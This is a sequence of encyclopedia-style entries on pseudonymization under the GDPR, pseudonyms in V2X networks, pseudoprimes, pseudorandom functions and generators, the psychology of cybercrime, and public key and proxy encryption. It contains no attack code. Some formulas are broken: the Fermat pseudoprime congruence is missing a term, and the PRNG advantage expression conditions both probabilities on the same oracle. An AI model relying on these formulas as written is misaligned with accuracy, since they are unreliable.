Pseudonymization plays a central role in data protection according to the GDPR from different points of view: as an example, in Art. 25 (data protection by design and by default), pseudonymization is explicitly mentioned among the technical and organizational measures that the controller shall consider and adopt. In Art. 32 (security of processing), pseudonymization is among the first measures considered. Again in Art. 25, in the cases where it is evaluated the processing of data for a purpose other than the original purpose for which personal data collection took place, a controller should consider if adequate safeguards are in place including pseudonymization (among others). Moreover, in Art. 40 dedicated to the codes of conduct, pseudonymization is explicitly mentioned (as well as in Art. 89) among the safeguards relating to ``processing for archiving purposes in the public interest, scientific or historical research purposes, or statistical purposes''. The importance of pseudonymization according to the GDPR should not be misleading, as in recital 26 of the GDPR: “Personal data which have undergone pseudonymisation, which could be attributed to a natural person by the use of additional information should be considered to be information on an identifiable natural person.” The possibility to associate pseudonymized data to a data subject identity shall be considered from a data protection perspective as a source of risk for the data subject as clarified in recital 75 and recital 85 of the GDPR. The interesting topic about pseudonymized data as personal data has been recently updated by

the judgment issued by the General Court of the European Union in case T-557/20, SRB v EDPS (EU General Court 2023). It is also important to notice that (as stated in recital 28) the explicit introduction of pseudonymization in the GDPR shall not preclude any other measure of data protection. The attention reserved to pseudonymization is also testified by several other information sources such as (among others): the European Data Protection Supervisor (EDPS) workshop focused on pseudonymization techniques (EDPS, IPEN 2021) and the pseudonymization tool for the Secure Privacy-preserving Identity management in Distributed Environments for Research ERDRI.spider (European Commission 2022).

Open Problems and Future Directions

According to the GDPR, pseudonymization is an important technical and organizational measure to implement data protection by design while trying to find a balance between protecting data subject rights and fulfilling processing purposes. However, unauthorized reidentification is a source of risks for the data subject that the controller shall consider in processing pseudonymized data. Moreover, addressing reidentification within a dataset does not guarantee that reidentification might still be carried out by means of other information available.

Pseudonymization is a very interesting topic to consider as the amount of information that can be easily retrieved about data subjects grows and as the technical barriers to access powerful tools that enable ever-increasingly sophisticated inferences decrease, driving the likelihood of unauthorized reidentification to grow.

Alias; Nym

Definition

The word pseudonym derives from the Greek term *ψευδώνυμον*, which literally translates into English as “false name.” Hence, a pseudonym is a way to identify an individual in a particular context as an alternative to his/her real name, which remains hidden. For example, in literature, pseudonyms are fictitious names known as pen names, which authors use to sign their works. In digital social networks and electronic communications in general, pseudonyms (or “nyms” for short) take the form of nicknames used to identify users and machines, whose technical names or addresses would be too complicated to remember. Ultimately, using pseudonyms allows individuals and machines to be identified in a particular context while keeping their real identities hidden. Thus, if different pseudonyms are used in several contexts, the transactions performed under one pseudonym in a context may not be related to other transactions performed under another pseudonym in another context (*unlinkability*). In this sense, and depending on the attacker model, pseudonyms might provide *anonymity*. However, although pseudonyms might not be linked across contexts per se,

other contextual data included in the transactions (beyond the identifier) could lead to the disclosure of identification information, which could endanger individuals' privacy. Thus, by default, it cannot be said that pseudonyms alone guarantee anonymity and, for that purpose, they have to be carefully used along with other cryptographic solutions under a specified attacker model.

Background

Pseudonyms have been used for centuries, worldwide, and for a variety of reasons. Some famous pseudonyms include the Bell brothers (the Brontë Sisters), Mark Twain (Samuel Clemens), or Satoshi Nakamoto (the author or group of authors of the Bitcoin white paper). In oppressive regimes, where human rights are not guaranteed, political activists, human rights advocates, and journalists may use pseudonyms to hide their real identities and avert retaliation. Also, in less oppressing scenarios, people might use pseudonyms to talk freely in embarrassing situations, to avoid stereotypes bias, and to prevent privacy invasion, among others. Moreover, it is worth mentioning that the use of pseudonyms for the protection of personal data is considered in data protection regulations such as the European General Data Protection Regulation (GDPR 2016). Unfortunately, pseudonyms are not harmless, and as almost everything, they could be used for good and for evil. It is well known that criminals use them to hide their identity, commit fraud, and do a long list of other misuses.

Theory

Chaum assimilates digital pseudonyms to public keys (resulting from any public key cryptography scheme such as RSA) (Chaum 1981). However, from a more general computer communications perspective, where communications are defined by senders, receivers, messages, and channels, pseudonyms are bit strings that can identify a person or machine acting as a sender or a receiver in a given context. Pseudonyms can be categorized depending on the dimensions under consideration. Some dimension examples include expected duration or expiration time (e.g., permanent, ephemeral pseudonyms), shareability and ownership (e.g., personal, group pseudonyms), or uniqueness (unique, repeated pseudonyms).

Froomkin (1996) consider the traceability dimension of pseudonyms and distinguish between traceable pseudonyms and untraceable pseudonyms. In the former case, there is a link between the pseudonym and the real sender (or receiver) that allows to map one over the other. On the latter case, this map does not exist, and as a result, if the sender (or receiver) wants to avoid being masqueraded, he or she should sign the pseudonym or use a public key instead (Chaum 1981) in order to prove authorship. Pfitzmann and Köhntopp (2001) suggest a different classification of pseudonyms depending on the dimension of linkability as a result of using a pseudonym in different contexts. By using this dimension, they distinguish five types of pseudonyms:

- *Person Pseudonyms*. A replacement or substitute of the real name used in all contexts. Examples of this pseudonym could be the Social Security Number (SSN) or biometric traits such as a fingerprint or a retinal image.
- *Role Pseudonyms*. Those are pseudonyms used only when developing a given role. For example, Bob works as a salesman and studies part time at the university. When Bob contacts his customers, he uses his work pseudonym "SalesmanB," while when he communicates with teachers in the university, he might use his university pseudonym "StudentB." Examples of such pseudonyms could be the Corporate ID number or the Student ID.
- *Relationship Pseudonyms*. Used to communicate with particular people only. For example, if Bob wants to communicate with Alice, he uses the pseudonym "Bob_A," while when he wants to communicate with Carl, he uses the pseudonym "Bob_C." In general, one could use different nicknames to communicate with each communication partner.
- *Role-Relationship Pseudonyms*. These pseudonyms fuse the role and relationship pseudonyms creating a kind of Cartesian product of pseudonyms. When Bob plays the role of salesman and wants to communicate with Alice or Carl, he uses the pseudonym "$SalesmanB_A$" or "$SalesmanB_C$," respectively. However, when he plays the role of student and wants to communicate with Alice or Carl, he uses other pseudonyms such as "$StudentB_A$" or "$StudentB_C$," respectively.
- *Transaction Pseudonyms*. Those are pseudonyms generated for every transaction or communication and used for that transaction or

communication only. Examples of this kind of pseudonyms could be found on virtual asset exchanges (e.g., virtual currency).

Pfitzmann and Köhntopp (2001) point out a relation between pseudonym unlinkability and anonymity. The more unlinkable a pseudonym, the more anonymous the communication. Although pseudonyms help to protect privacy through anonymity and unlinkability, usually they are, per se, not enough and require additional cryptographic tools. Rao and Rohatgi (2000) justify the privacy protection insufficiency of pseudonyms by the additional context information carried in real-life transactions, which could be linked to transactions in other contexts and lead to identity disclosure.

Applications

Pseudonyms are applied in multiple domains, namely healthcare, biomedical research, transportation, industry, logistics, and communications. Some recent applications include intelligent transportation systems (Fouchal 2020), digital contact tracing (especially relevant in epidemics such as COVID-19) (Beskorovajnov et al. 2020), privacy-aware process mining, events collection (Zimmer et al. 2020), and Fog computing and IoT (Guan et al. 2019). In more cryptographic-related applications, pseudonyms have been applied in credentials management, voting schemes, and virtual assets among many others.

Pseudonyms for Mobile Networks

Jonathan Petit[133] ✉
(133) Qualcomm Technologies Inc., Boxborough, MA, USA

✉ **Jonathan Petit**
Email: petit@qti.qualcomm.com

Synonyms

Alias; Identifier; Short-term credential; Temporary identity

Definitions

A temporary identifier used by a communicating actor that is changed frequently to provide privacy.

Background

Mobile networks are composed of fixed and mobile devices that primarily rely on wireless communication technologies. Vehicular communication, also known as Vehicle-to-X communication (V2X), is an example of mobile network where vehicles continuously broadcast their position and motion information to neighboring vehicles in order to improve situational awareness. These messages are digitally signed with a private key to ensure authenticity and integrity. Indeed, requiring that only vehicles with valid credentials can send messages prevents non-authorized equipment to pollute the vehicular network. However, broadcasting messages signed with a global unique identifier means that it would be trivial to link messages to the same vehicle and thus track and reidentify it. Moreover, it is important

to note that safety messages are not encrypted, hence readable by anyone capable of receiving the messages.

Eavesdroppers' capabilities differ depending on the attacker model considered (Petit et al., 2015a). On one end of the spectrum is the global observer, which has complete coverage and can eavesdrop on any message that has been transmitted in the network. On the other end of the spectrum is the local observer. This is an attacker that can only cover one small area. In between these two extremes, there is the mid-sized observer, which can choose to cover any number of different local areas without obtaining complete network coverage. Another important factor to consider for the attacker model is the tracking period, which defines over what period an attacker tries to link location samples and track a vehicle.

- Short-term tracking means that an attacker tries to link consecutive location samples occurring in a time frame of a couple of seconds. This type of tracking is necessary to improve road safety.
- Mid-term tracking means that an attacker tries to link position samples from a single trip.
- Long-term tracking means that not only does an attacker try to link consecutive location samples, but also tries to link different sets of location samples from different trips.

Theory

To prevent mid-term and long-term tracking, a short-term identifier, also known as pseudonym, is used to sign messages for a defined period of time before changing to a new unlinkable pseudonym (Petit et al., 2015b). For the remainder of this entry, we consider the case of asymmetric cryptography-based pseudonym, where a pseudonym is a short-term private/public key pair.

The pseudonym life cycle is composed of issuance (i.e., generation and provision), use, change, resolution, and revocation.

- *Generation*. A certified private/public key pair is generated by a Public Key Infrastructure (PKI). In V2X, the Security Credential Management System (Brecht et al., 2018) uses a privacy-by-design approach that requires multiple components to ensure unlinkability even at the

infrastructure level. Pseudonyms are generated from a long-term private/public key pair for linkability and scalability during revocation.

- *Provision*. A device is usually provisioned with a pool of pseudonyms to ensure continuous privacy in case of unavailability of the PKI. The size of the pseudonym pool depends on the pseudonym change strategy, the storage capacity on the device, the Sybil attack risk, the assumed maximum duration without connectivity, and, depending on the revocation scheme, the maximum certificate revocation list (CRL) size.
- *Use*. The device selects one pseudonym and uses it to sign outgoing messages. The certificate is attached to the message to allow signature verification.
- *Change*. A pseudonym is only effective if changed frequently. In V2X, many pseudonym change strategies have been proposed (Petit et al., 2015b), demonstrating good privacy in their specific attacker models, but without consensus on the best one.
- *(optional) Resolution*. A single device can use multiple pseudonyms to perform a Sybil attack, for example (i.e., when an attacker simulates multiple ghost vehicles at different locations). In this case, a trusted third party might be interested in resolving the pseudonyms to verify if they belong to the same long-term identity to then trigger a revocation.
- (optional) Revocation: When a device is observed misbehaving, it can be reported and, after investigation, revoked. The key(s) are then added to the CRL. Some pseudonym schemes do not require revocation by giving short pseudonym lifetime and small pseudonym pool in order to minimize the vulnerability window.

The critical component of the pseudonym life cycle is the *pseudonym change strategy*. The main categories of pseudonym change strategies are time-based (e.g., “change every 5 minutes”), location-based (e.g., “change after 2 km”), and event-based (e.g., “change when 10 unique neighbors are nearby”).

Open Challenges

Pseudonyms can be an effective technique against mid-term and long-term tracking if properly designed. Four important open challenges are pseudonym change strategy, silent period, synchronized network stack identifiers change, and RF fingerprinting.

Firstly, pseudonym change should be adjusted to the system and attacker models. If a mid-sized observer and likely locations are assumed, then the system can be engineered to minimize trackability. It is paramount to adapt the pseudonym change strategy to the current device's context (e.g., spatial, temporal, attacker's capabilities).

Secondly, it has been demonstrated that period pseudonym changes are generally not efficient against a global observer (Petit et al., 2018). To be more effective, a silent period must be introduced after each pseudonym change. Nevertheless, silent period introduces potential safety risks that have to be assessed (Lefevre et al., 2013). Indeed, the location messages are primarily used by safety-critical applications such as Electronic Emergency Brake Light, which detects emergency braking ahead of the ego vehicle to prevent chain of collision. Thus, missing messages can significantly affect the performance of safety-critical applications.

Thirdly, changing application layer identifier is not sufficient to prevent tracking. The network stack is composed of multiple layers that can expose different identifiers. For example:

- Medium access control layer exhibits a MAC address that is present in the header,
- Network layer uses an IP address,
- Application layer uses a pseudonym to sign data.

Therefore, the complete stack identifiers should be changed synchronously (Matos et al., 2007).

Fourthly, wireless devices can be uniquely identified through hardware imperfections such as phase error, frequency offset, and I/Q imbalance. Indeed, Talbot et al. (2003) demonstrated "specific emitter identification" (SEI), which is the ability to reidentify and track targets using their physical characteristics. Thus, to fully guarantee location privacy, mitigation against SEI is needed.

Pseudoprime

Anton Stiglic[134] ✉
(134) Instant Logic, Montreal, QC, Canada

Definition

A *pseudoprime* is a composite number that passes a probabilistic primality test.

Applications

For some algorithms separate notations are commonly used: n is a pseudoprime in Fermat's primality test to the base a (noted as a-PSP) if n is composite and $a^{n-1} \equiv \mod n$. Similarly, a *strong pseudoprime* (SPSP) is a composite that passes the Miller–Rabin probabilistic primality test (also known as the *strong primality test*). Other qualifications for the term *pseudoprime* exist for composites that are declared to be prime by other probabilistic primality tests. The term *probable prime* is related but is not restricted to composite numbers.

Pseudorandom Function

Burt Kaliski[135] ✉
(135) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *pseudorandom function* is a deterministic function of a key and an input that is indistinguishable from a truly random function of the input.

Theory

Let s be a security parameter, let K be a key of length s bits, and let $f(K, x)$ be a function on keys K and inputs x. Then f is a pseudorandom function if:

- f can be computed in polynomial time in s.
- if K is random, then f cannot be distinguished from a random function in polynomial time.

In this context, "distinguishability" refers to the ability of an algorithm to tell whether a function is not truly random. Let g be a truly random function of x with the same output length as f. Suppose a polynomial-time algorithm A is given access to a "oracle" which, on input x, either consistently returns $f(K, x)$, or consistently returns $g(x)$. After some (polynomial) number of accesses to the oracle, the algorithm outputs a guess, b, as to whether the oracle is f or g. Let ε be A's *advantage*, i.e., the difference in probabilities

$$\epsilon = \left| \Pr \left[b = \text{“}f''' \right| \text{oracle is } f \right] - \Pr \left[b = \text{“}f''' \left| \text{oracle is } g \right] \right|$$

If the inverse 1⁄ε grows faster than any polynomial in *s* for all polynomial-time algorithms *A*, then the function *f* is said to be *indistinguishable* from a random function.

(The definitions may also be expressed more concretely in terms of actual as opposed to asymptotic running times and advantages.)

Pseudorandomness is a stronger requirement than being a one-way function since a one-way function only needs to be hard to invert; a pseudorandom function also needs to be hard to *guess* when the key is unknown.

Goldreich, Goldwasser, and Micali (1986) showed how to construct a pseudorandom function from a pseudoran-dom number generator.

Applications

Pseudorandom functions have many applications in cryptography as they provide a way to turn an input into a value that is effectively random. This is helpful for computing MAC algorithms, deriving keys from other keys, and more generally for replacing random number generators in an application with a deterministic function when a secret key is available. In practice, a pseudorandom function is often constructed from a hash function, as, for example, in the popular Secure Sockets Layer (SSL) protocol.

Synonyms

PRNG

Definition

A pseudorandom number generator (PRNG) is a function that, once initialized with some random value (called the *seed*), outputs a sequence that appears random, in the sense that an observer who does not know the value of the seed cannot distinguish the output from that of a (true) random bit generator.

Background

Many cryptographic primitives require random numbers to be used as keys, challenges, unique identifiers, etc. However, generating random values on a computer is in fact a very difficult task. One possible method for such generation is to use a pseudorandom numbers generator.

Theory

To formalize the definition, consider the following "distinguishing" experiment. Let G be a generator that, given a seed input s, outputs a (longer) string $G(s)$. Consider also a polynomial-time algorithm A that is given access to a "oracle" that will either output $G(s)$ for some unknown seed s or a sequence r of the same length that is chosen uniformly at random. After some polynomial time, A outputs a guess b as to whether it received a truly uniformly random sequence string r or some output $G(s)$ of the G function. The *advantage* of A is defined as the difference in probabilities

$$\begin{aligned} \in = \Big| \Pr \Big[b = \text{“}G\text{”} \Big| \text{oracle output } G(s) \Big] \\ - \Pr \Big[b = \text{“}r\text{”} \Big| \text{oracle output } G(s) \Big] . \end{aligned} \tag{1}$$

If the inverse $1/\in$ grows faster than any polynomial in the size of s for all polynomial-time algorithms A, then G is said to be a pseudorandom generator.

It is important to note that a PRNG is a deterministic process: put back in the same state, it will reproduce the same sequence, as will two PRNGs initialized with the same seed. This property makes PRNGs a suitable component of stream ciphers.

Pseudorandom generators aimed for cryptographic applications must not be confused with those used for most other purposes (simulations, probabilistic algorithms, etc.). Whereas the latter must basically have good properties in terms of the statistical distribution of their output, the former must also resist against active adversaries disposing of an extended description of the generator's structure, observing a large quantity of output, and using advanced cryptanalysis methods in order to predict future output. Good statistical distribution is a necessary, but not sufficient condition for this. Classical PRNGs do not resist against such attacks, and specific (namely cryptographically secure) PRNGs must be used for security purposes.

An important notion related to random numbers generation is that of *entropy* that basically measures the amount of information carried by a sequence (or, in other words, the amount of *a priori* uncertainty about a sequence). Since the sequence generated by a PRNG is entirely determined by its seed, the entropy cannot be greater than that of the seed, no matter

how long the generated sequence is. This distinguishes PRNGs from (true) random bit generator. However, provided that the seed is long enough to make exhaustive search beyond the reach of today's computing power, this limitation does not rule out the use of PRNGs in some cryptographic applications.

Applications

PRNG Structure

A PRNG is typically composed of a seed repository, an output function producing some random-looking bits from the seed, and a feedback function that iteratively transforms the seed.

It can be shown that a PRNG is necessarily periodic: the sequence it produces will repeat itself after a (possibly extremely long) period. Care must be taken that the generator is not used to produce more data than a full cycle.

PRNG Examples

Well-known examples of PRNGs are constructions based on Linear feedback shift registers or the Blum-Blum-Shub pseudorandom bit generator (offering provable security under the assumption that factorization is a hard problem). Some PRNG constructions have also been standardized, e.g., ANSI X9.31 and FIPS 186-2 (Appendices 3.1 and 3.2).

PRNG Initialization

Since the output is entirely determined by the value of the seed, it is very important for the seed to be initialized to some truly random, unpredictable value (random bit generator). A PRNG can be viewed as a tool expanding a small random value into a much longer sequence. This random initialization can be performed only once (e.g., during on-factory personalization phase). Other applications require occasional PRNG reseeding. Generating this truly random seed is usually outside the scope of PRNG definitions that rarely address the issue. However, its importance must not be underestimated.

Experimental Results

Although it does not constitute a sufficient condition for a PRNG to be cryptographically secure, passing statistical tests is certainly necessary, since any statistical defect can be used by an attacker to gain information about the PRNG's future output. Statistical tests provide thus a first indication on the quality of a generator, although it has to be completed by a careful analysis of the generator's structure and its resistance to cryptanalysis.

Several tests suites have been proposed, including:

Golomb's randomness postulates were one of the first attempts to establish necessary conditions for randomness. Nowadays, they are of mere historical interest.

Knuth (1997) proposes a set of simple randomness tests to apply to a sequence.

Maurer's universal statistical test (Maurer 1992) is a test capable of detecting a large class of defects. In addition, this test provides an estimate of the entropy of the source. A better estimate can be obtained using a modified version of the test (Coron 1999).

NIST special publication 800-22 provides a standardized statistical test suite for random and pseudorandom number generators, including Maurer's Universal Statistical test and several other tests.

Open Problems

The existence of generators meeting the above definition is in fact still unproven. In Hastad et al. (1999), Hastad et al. have reduced this problem to the simpler one of proving that one-way functions exist, by giving a construction to build a PRNG from any one-way function.

Cyberpsychology; Forensic psychology; Profiling

Definition

This entry on psychology and cybercrime presents the two sides of the human factor in cybercrime, the user and the offender side. The aim is to provide an overview of human behavior online, from a psychological perspective, leading to online criminal behavior or victimization online.

Background

Personality has not been initially a significant factor of interest in explaining criminal behavior; however, various studies have pointed to personality as being a significant predictor of criminality, estimated at twice the size of the more commonly touted factor of social class background effects. Forensic psychology is studying the different ways in which psychology can aid in the criminal justice process and specifically, the reasons why some individuals become criminals, while others do not (Kirwan and Power 2013). As such, there appears to be great value and

potential in examining personality traits as a possible causal factor of criminal behavior in general as well as cyber offending specifically.

Theory and Application

Historically, models of personality aimed to both identify and classify traits and characteristics of a typical behavior. Such models that emerge, although grounded in scientific support for specific schools of thought in psychology, often encompass and merge similar dimensions from existing models to encapsulate the wide variety of human behaviors and human personality.

The difficulty with exploring the connections between personality traits and cyber offending lies in the fact that an analysis in multiple levels is required, in order to understand how personality traits link with cyber offending. Also, a challenge in studying personality of online offenders is the difficulty in accessing them and the lack of homogeneity in the population of criminals. These have resulted in a literature that is still maturing, with more work needed to understand the connections. However, there are still personality traits of cyber offenders that can inform their behavior.

The Online Offender

Research has connected different factors that drive people to break into computers and networks (Beveren 2001). Factors such as curiosity and intrinsic interest, an activity which provides the basis for further involvement purely to experience the activity again, have been linked to criminal activity.

Criminality, along with the essential skills and expertise to commit crime, is often acquired by offenders. As one of the renowned learning theories in psychology, operant conditioning (Skinner 1953) suggests, humans are learning to adapt their behavior in response to the consequences of their behavior based on the reward or punishment that it entails.

Extending from the learning theories, it is also thought that criminality can stem from observational learning, by which people learn to imitate a certain behavior by watching others behaving in that way. The vicarious reinforcement gained through observing others constitutes Albert Bandura's Modelling Effect and Social Learning Theory (Bandura and Walters 1965).

The social learning theory might be helpful to explain how a person becomes an online offender by observing and learning from others.

A significant amount of work in psychology has been conducted in relation to personality traits and crime. Eysenck's Theory of Crime proposes a three-dimension model (PEN) of personality: psychoticism (anti-social, aggressive, and uncaring), extraversion (sensation-seeking), and neuroticism (instability) (Eysenck 1964). These three personality dimensions, biologically based as asserted by Eysenck, form a unique set of characteristics that renders an individual susceptible to criminal behavior. Moreover, since it was postulated that extraverts tend to have a lower level of cortical arousal and thus are more eager to seek stimulation from the external environment, Eysenck first hypothesized that people who scored high on these three dimensions (especially extraversion) are more likely to follow a pathway towards criminality.

Nevertheless, according to the five-factor OCEAN model (Ashton and Lee 2007), it is thought that higher levels of extraversion and lower levels of agreeableness, neuroticism (more stable personality), and conscientiousness are related to people who are likely to develop criminal behavior. Also, according to HEXACO model of personality, criminal offenders tend to have inadequate abilities to process and stabilize their emotions and tend to score lower on honesty–humility (H), emotionality (E), and agreeableness (A) scales.

Given the importance of the dark triad and traditional crime, the psychoticism, narcissism, and machiavellianism traits can also be linked to criminal behavior online. The narcissistic personality is one that shows superiority and a sense of entitlement. In practice there are examples of hackers expressing that kind of behavior, showing off their skills. In addition, machiavellianism is also evident in criminal behavior online, where the machiavellian leader of a criminal group can be manipulative and domineering (Paulhus and Williams 2002).

Furthermore, psychoanalytical theories of crime suggest that criminality results from an underdeveloped superego during childhood and involves a significant degree of unconscious conflict between id and ego. This theory has been applied to rationalize pedophilic behaviors (De Masi 2007).

In the context of modern cybercrime, it is found that a high level of introversion, rather than extraversion, is associated with online criminal offenders, although high levels of psychoticism and neuroticism are also

linked to criminal behavior online (Seigfried-Spellar et al. 2017). This study focused on cybercrime, specifically on hacking, and found that psychopathy was positively correlated with both general antisocial behavior and computer crime. Analyzing the specific components of psychopathy, it was found that interpersonal antagonism and disinhibition were better predictors of involvement in computer crime compared to emotional stability. The disinhibition component may be especially significant in the context of cybercrime given that it may be compounded by the online nature of cybercrime which promotes anonymity and therefore disinhibition.

An important insight from cyberpsychology is the online disinhibition effect. It refers to the absence of restraint that a person experiences and behavioral manifestation in an online environment, compared to in-person communication where such behaviors are not possible (Festinger 2001). Influencing factors of this kind of behavior effect include anonymity, invisibility, asynchronous communication, dissociative imagination, minimalization, empathy deficit, and total online immersion.

To a certain extent, the online disinhibition effect can be also seen as a special subset of Bandura's social learning theory: under the influence of a model, people are more likely to show behaviors that are normally under inhibition or suppression (Bandura and Walters 1965). In cybercrime, many offenders only start acquiring criminal skills and planning their attack after following famous cybercriminals as their model, in many cases hackers.

Just as Suler wrote, "*through anonymity of cyberspace, users can exhibit extraordinary act of kindness or charity that they may have felt inhibited from expressing in real life*" (Suler 2004). The positive side of this effect can be spotted in situations where people feel easier to disclose or express themselves and their feelings undercover in cyberspace than in real life. This would be of great benefit for those with social phobia to establish benign interpersonal relationships and is conducive to good mental health.

On the flip side of the coin, online disinhibition may unleash extreme emotions and antisocial behaviors that are rarely found in reality, including hostile language and threats. It is these negative effects that pave the way for, e.g., cyberbullying, privacy invasion, or cyberstalking.

This idea can be extended to a recent construct of online syndication. In anonymous online environments, like-minded potential online offenders can readily group or syndicate together to socialize, plan, and facilitate their criminal acts. It follows that the cyberspace forms a medium in which

antisocial and harmful behaviors can touch and test the boundaries of law and regulations without much risks.

In forensic psychology, two main assumptions underly most methods of understanding offenders: the “consistency assumption” and the “homology assumption.” The “consistency assumption” states that offenders will exhibit similar behaviors throughout all their crimes. The “homology assumption” suggests that similar offence styles have to be associated with similar offender background characteristics. However, these assumptions are not necessarily the case when it comes to cybercrime.

Overall, there are some mismatches and incoherence in the personality literature on the traits leading to criminality which might reflect the diversity and broad range of criminal psychologies and behaviors.

The Online Victim

Personality has even been shown to relate not just to the perpetrators of cybercrime but to the victims as well. It has been indicated that certain individuals with lower sense of self-control seek more immediate and easy gratification and are therefore more vulnerable to be victimized, especially for noncontact crimes (Weijer and Leukfeldt 2017).

Factors such as the anonymity of the virtual world but also the dissociative imagination, the belief that what happens online is just a game and cannot impact real life, have led to the creation of easy victims.

Dispositional factors currently assessed in the literature influencing an individual’s cognitive processing associated with victimization include individual characteristics, such as low self-control, high levels of perceived loneliness, and impulsivity. The elaboration likelihood model (ELM) (Petty and Cacioppo 1986) has been used to explain how psychological mechanisms impact deception likelihood (Vishwanath et al. 2011).

Overall, the severity of the impact of a cyberattack will also depend on the actual victim, their sense of self-efficacy and control of the situation. In this case protection motivation theory (Rogers and Prentice-Dunn 1997) can provide an explanation of the intention of the user to avoid a risky behavior online. As the protection motivation theory describes, in order for an individual to adopt a safe behavior, they need to believe that there is a severe threat that is likely to occur and that by adopting safe actions they can effectively reduce the threat. The individual should also be convinced

that they are capable of engaging in the behavior and that it would cost only expected amounts in terms of effort expended. Measuring the “intention” to engage in the recommended preventive activity is the most common indication of protection motivation (Bada and Nurse 2019).

It is unquestionable that the impact to individuals can potentially be serious. There are many factors that can lead to psychological harm for individuals. Especially factors such as being misled, having no control of personal information and how that is used for a long period of time which can lead to helplessness and frustration, trauma, or even physical symptoms. Victims of cybercrime may regain what was stolen or even their personal online identity, however, the victim is often traumatized and deeply suspicious of the Internet and technology (Bada and Nurse 2019). The emotional impact can of course lead to trauma and consequently to physical symptoms such as difficulty sleeping.

Depending on the type of victimization, the victim can go into stages of grief, suffer from anger or rage. In some cases, victims may even blame themselves and develop a sense of shame. Often victims of sextortion, for example, feel ashamed and blame themselves for what happened to them. Another good example is phishing scams. Victims of phishing scams might judge themselves as not having the necessary skills or knowledge in order to avoid such an incident, therefore avoiding acting or taking any protective actions. And this behavior can lead to a second victimization.

Open Problems and Future Directions

Different theories from psychology but also other disciplines have provided a good starting point for researchers and policymakers to probe into the cybercrime itself and the motivation, psychology, and other characteristics of online offenders. However, cybercrime is still immensely diverse and dynamic in terms of crime contents and criminal individual differences. In addition, this is a field that is fast evolving with the advent of technologies. Further research exploring the different theories or criminal profiling models are necessary to fully rationalize the complexity behind criminal behavior online. But, one of the big challenges of this field is the lack of data to be used in studies. Additional research with a theoretically and practically informed agenda is necessary in this important and growing field.

Public Key Cryptography

Definition

Public key cryptography is a method to encrypt messages using a non-secret key. The term public key cryptography also includes various others cryptographic methods using a non-secret key, such as Authentication, Digital Signature Schemes, and Key Agreement. In this section, public key encryption schemes are described.

Background

Conventional cryptography, also known as Symmetric Cryptosystem, uses a secret key to encrypt a message; the same key is required to decrypt the encrypted message. Therefore, the sender and the receiver of encrypted message either had to agree on the secret key before encrypting the message, or the receiver had to learn the secret key before decrypting it. The same secret key could not be used when sending a message to a different receiver. How to manage secret keys was a serious problem before public key cryptosystem was invented.

Theory

In a public key encryption scheme, knowledge of the key used to encrypt messages (which is called *encryption key* in the sequel) does not allow one to derive the key to decrypt the messages. Therefore an encryption key can be made public without endangering the security of the decryption key. A pair of encryption key and decryption key is generated for each receiver, and all the encryption keys are published. When sending a secret message to a receiver, the sender picks the public encryption key of the receiver and encrypts the message with it. The encrypted message can be recovered by using the corresponding secret decryption key, which only the intended receiver has.

Public key cryptography solves the key agreement problem and key management problem of conventional, symmetric key cryptosystems. In symmetric key cryptosystems, both the sender and the receiver must have the same secret key. It is difficult to set up so that both have the same secret key. Moreover, these keys need to be different for every sender–receiver pair. In public key cryptography, the sender does not need to know the secret key of the receiver. The sender can use the public key of the receiver, which is publicly available. The receiver needs only to keep his own secret key.

The disadvantage of public key cryptography is in its processing speed. Therefore it is often used to for key agreement purposes only. A secret key that is used to encrypt a message via symmetric key cryptography is encrypted using public key cryptography and is attached to the encrypted message. The receiver first decrypts the secret key using his own decryption key and then decrypts the message using the recovered secret key.

The design of a public key cryptosystem can be based on a trapdoor one-way function. Some examples of public key encryption schemes are: RSA public key encryption, ElGamal public key encryption, Rabin cryptosystem, Goldwasser–Micali encryption scheme, Blum–Goldwasser public-key encryption scheme, and Paillier encryption and signature schemes.

A public key encryption scheme is comprised of three algorithms: a *key generation algorithm*, an *encryption algorithm*, and a *decryption algorithm*. The security of a public key encryption scheme is evaluated through security measures called Semantic Security. If an encryption scheme is semantically secure, then an adversary, who is given an encryption of either

one of the two plaintexts, cannot guess which one is encrypted with a probability more than 1/2.

In practice, it is important that the published public key is indeed the key of the intended receiver, that is, that the key is certified (Certificate). Otherwise, a sender could be encrypting a classified message using a wrong key, and the message could be obtained by the adversary. In order to certify keys, the notion of a public key infrastructurehas been developed.

Public Key Proxy Encryption

Definition

A public key proxy encryption system provides a way of converting ciphertext intended for Alice into ciphertext that is decryptable by Bob without modifying the underlying plaintext. The proxy principal authorized to convert the ciphertexts cannot learn the underlying plaintext.

Theory

In a public key proxy encryption scheme as introduced by Blaze and Strauss (1998; Blaze et al. 1998), there are a collection of recipients who generate their public key pairs of public encryption keys and private decryption keys (public key cryptography), and one or more proxy principals who are provided with proxy keys. A proxy key $\pi_{A \to B}$ with respect to recipients A and B allows a proxy principal to convert ciphertext that can be decrypted by A into ciphertext that can be decrypted by B giving the same plain text. The conversion of ciphertexts works such that the proxy principal learns no information about the underlying plaintext, which implies that the proxy principal does not learn enough information about the deciphering keys of A and B.

Note that proxy encryption is different from passing the decryption key of *A* and the encryption key of *B* to the proxy principal, such that the proxy principal first decrypts an incoming message using the decryption key of *A* and then re-encrypts the plain text to *B*. In this case, the proxy principal would learn all plain texts underlying the ciphertexts being transformed. In addition, proxy encryption is usually a faster operation than first decrypting and afterwards re-encrypting again.

Compared to a conventional public key encryption scheme, the confidentiality requirement of a public key proxy encryption scheme holds not only against eavesdroppers and unintended recipients, but also against distrusted proxy principals. The main security requirement on public key proxy encryption schemes is:

- *Confidentiality*. An attacker who has access to public encryption keys, proxy keys, and cipher texts cannot figure information about the corresponding plain texts, which implies that he cannot recover information about the corresponding decryption keys.

Historically, the term *proxy cryptosystem* was introduced by Mambo and Okamoto (1997), but their trust model is the same as that of conventional public key encryption. They only consider senders and recipients, but not separate proxy principals that are distrusted by the recipients *A*, *B*, …

Public key proxy encryption schemes have been developed by Blaze and Strauss (1998; Blaze et al. 1998) into a separate class of cryptographic schemes. They have categorized public key proxy encryption schemes as follows.

- *Trust model between recipients*. Clearly, if Alice empowers a proxy to divert her cipher texts to another recipient Bob, then she trusts Bob. But Bob does not need to trust Alice. More precisely, a public key proxy encryption scheme is called *symmetric* or *bidirectional* if Alice can figure Bob's private decryption key and if she learns the proxy key $\pi_{A \to B}$. Otherwise, it is called *asymmetric* or *unidirectional*.
